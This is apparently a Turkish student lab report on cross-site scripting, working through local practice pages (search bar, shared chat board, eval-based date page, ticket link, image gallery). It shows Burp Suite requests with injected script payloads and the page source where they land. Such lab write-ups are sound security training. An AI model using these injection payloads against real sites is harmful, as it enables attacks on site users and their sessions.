
XSS
(Cross Site Scripting)
Rapor

- Açılan sayfada bir search-bar olduğu gözüküyor.

- XSS zafiyetinin temel kodlarından olan alert komutunu çalıştırdıktan sonra ekrana bir pop-up şeklinde komut içinde yazılan mesajı görüyoruz.

- Bu mesajı görünteleyerek kodumuzun site içeresinde çalıştığı ve XSS zafiyetinin olduğu gözlemleniyor.





- Giriş ekranındaki bilgileri girdikten sonra bir tür chat ekranı ile karşılaşıyoruz.

- En üstteki mesajda ise tüm kullanıcıların mesajları görebildiği söyleniyor.


- Herkesin tüm mesajları görebildiği bir mesaj alanında bir script kodu çalıştırmaya denersek ve bu sitemizde XSS zafiyeti mevcut ise çalıştırdığımız script kodu tüm kullanıcılar için geçerli olacaktır.


- Yeni bir tarayıcıdan giriş yapsak bile script kodumuz çalışmaya devam edecektir.






- Bu soruya ek olarak cookie bilgileri dahilinde bir işlem daha yapılabilir.Aynı şekilde bir script kodu çalıştırıcaz ancak bu seferki payload daha farklı olacak.







Site üzerinde bir buton gözlemliyoruz ve bu butona tıkladığımızda bize anlık olarak tarih ve saat bilgilerini getiriyor.

```
GET /lab/xss/dom-based-eval/?q=Date() HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:8080/lab/xss/dom-based-eval/?q=Date()
Cookie: PHPSESSID=lqbj6ffcf735p6ce2hdf0eold2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

Burp-Suite programı ile istek incelendiğinde Date() fonksiyonunu kullanılarak bu işlemin yapıldığını gözlemliyoruz.

```
GET /lab/xss/dom-based-eval/?q=Date()<script>alert(35);</script> HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:8080/lab/xss/dom-based-eval/
Cookie: PHPSESSID=1qbj6ffcf735p6ce2hdf0eold2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
<!doctype html>
<html lang="en">

<head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">

    <!-- Bootstrap CSS -->
    <link rel="stylesheet" type="text/css" href="bootstrap.min.css">

    <title>Eval</title>
</head>

<body>
    <div class="container col-md-6">
        <div class="d-flex row justify-content-center" style="margin-top: 20vh;text-align:center;">
            <a href="?q=Date()">
                <button class="col-md-3 btn btn-primary mb-3" style="text-align: center;">GET DATE INFO</button>
            </a>
            <div class="alert alert-success " role="alert" style="text-align: center;"><script> eval("document.write(Date()<script>alert(35);</script>)"); </script></div>
        </div>
    </div>

    <script id="VLBar" title="Eval" category-id="1" src="/public/assets/js/vlnav.min.js"></script>
</body>

</html>
```

- İstek üzerine bir script kodu yazarak yolluyoruz ve bu istekten sonra sayfanın kaynak kodunu incelediğimizde diğer bir script kodu dikkatimizi çekiyor.

- İstek üzerinde yazdığımız script kodları bu kısma düşüp burada çalışmakta ve hali hazırda script kodu açılmış durumda


```
GET /lab/xss/dom-based-eval/?q=alert(35) HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:8080/lab/xss/dom-based-eval/?q=Date()
Cookie: PHPSESSID=1qbj6ffcf735p6ce2hdf0eold2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```


- Script kodumuzu fazlalıklardan kurtularak yeninden yazıyoruz ve bu şekilde isteği tekrar yolluyoruz.


- Bu şekilde yolladığımızda alert kodumuz çalışıyor ve ekrana basılıyor.


```
<!doctype html>
<html lang="en">

<head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">

    <!-- Bootstrap CSS -->
    <link rel="stylesheet" type="text/css" href="bootstrap.min.css">

    <title>Eval</title>
</head>

<body>
    <div class="container col-md-6">
        <div class="d-flex row justify-content-center" style="margin-top: 20vh;text-align:center;">
            <a href="?q=Date()">
                <button class="col-md-3 btn btn-primary mb-3" style="text-align: center;">GET DATE INFO</button>
            </a>
            <div class="alert alert-success " role="alert" style="text-align: center;"><script> eval("document.write(alert(35))"); </script></div>
        </div>
    </div>

    <script id="VLBar" title="Eval" category-id="1" src="/public/assets/js/vlnav.min.js"></script>
</body>

</html>
```


Film bileti için isim girmemiz isteniyor ve girildikten sonra biletimizi görebilmemiz için bize bir buton daha çıkıyor, bu butonada tıkladıktan sonra ‘name’ isimli değişkene atanan isim ile bileti görüntülüyoruz.












- Bu link tıklanılabilir olduğu için «onclick» değişkenini ekliyoruz ve sonrasına «alert» komutumuzu çağırıyoruz.

- Bu şekilde değişkenimiz ekrana bastırılıyor.



Sitede açılan butonların her birinde ayrı bir resim bulunmakta, butonlara tıklayarak resimleri görüntüleyebiliriz.

```
<body>
    <div class="container">
        <div class="main">
            <div class="upper justify-content-center" style="text-align: center;margin: 2vh 0vh 6vh 0vh;">
                <h3>Welcome to Our Exhibition</h3>
                <form action="#" method="get" class="row justify-content-center" style="margin: 2vh 0vh 6vh 0vh;">
                    <div class="col-md-10 button-con row justify-content-evenly ">
                        <button class="col-md-2 btn btn-primary" type="submit" name="img" value="1">İmage</button>
                        <button class="col-md-2 btn btn-primary" type="submit" name="img" value="2">İmage</button>
                        <button class="col-md-2 btn btn-primary" type="submit" name="img" value="3">İmage</button>
                        <button class="col-md-2 btn btn-primary" type="submit" name="img" value="4">İmage</button>
                    </div>
                </form>
            </div>
            <div class="bottom justify-content-center" style="text-align: center;">
                <img class="shadow-lg bg-body rounded" style="width:500px;padding : 0; margin-bottom: 0;" src="1.jpg"/>          </div>
        </div>
```

Kaynak kod incelendiğinde resimlerin nereden ve nasıl çekildiğini görüyoruz.

```
GET /lab/xss/our-gallery/?img=2 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:8080/lab/xss/our-gallery/?img=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

Burp-Suite programı ile incelediğimizde istek tipini ve şeklini görüntülüyoruz.

Pretty Raw Hex \n

```
GET /lab/xss/our-gallery/?img=2"<script>alert(1);</script>" HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:8080/lab/xss/our-gallery/?img=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

İstek koduna bir script kodu enjekte ederek yolladığımızda ise bu script kodunu sayfanın kaynak kodlarında nereye işlendiğini görebiliyoruz.

```
<button class="col-md-2 btn btn-primary" type="submit" name="img" value="4" >Image</button>
            </div>
        </form>
    </div>
    <div class="bottom justify-content-center" style="text-align: center;">
        <img class="shadow-lg bg-body rounded" style="width:500px;padding : 0; margin-bottom: 0;" src="2"<script>alert(1);</script>".jpg"/>
    </div>
</div>
</div>
<script id="VLBar" title="Welcome to Our Gallery" category-id="1" src="/public/assets/js/vlnav.min.js"></script>
</body>
```


Pretty Raw Hex \n

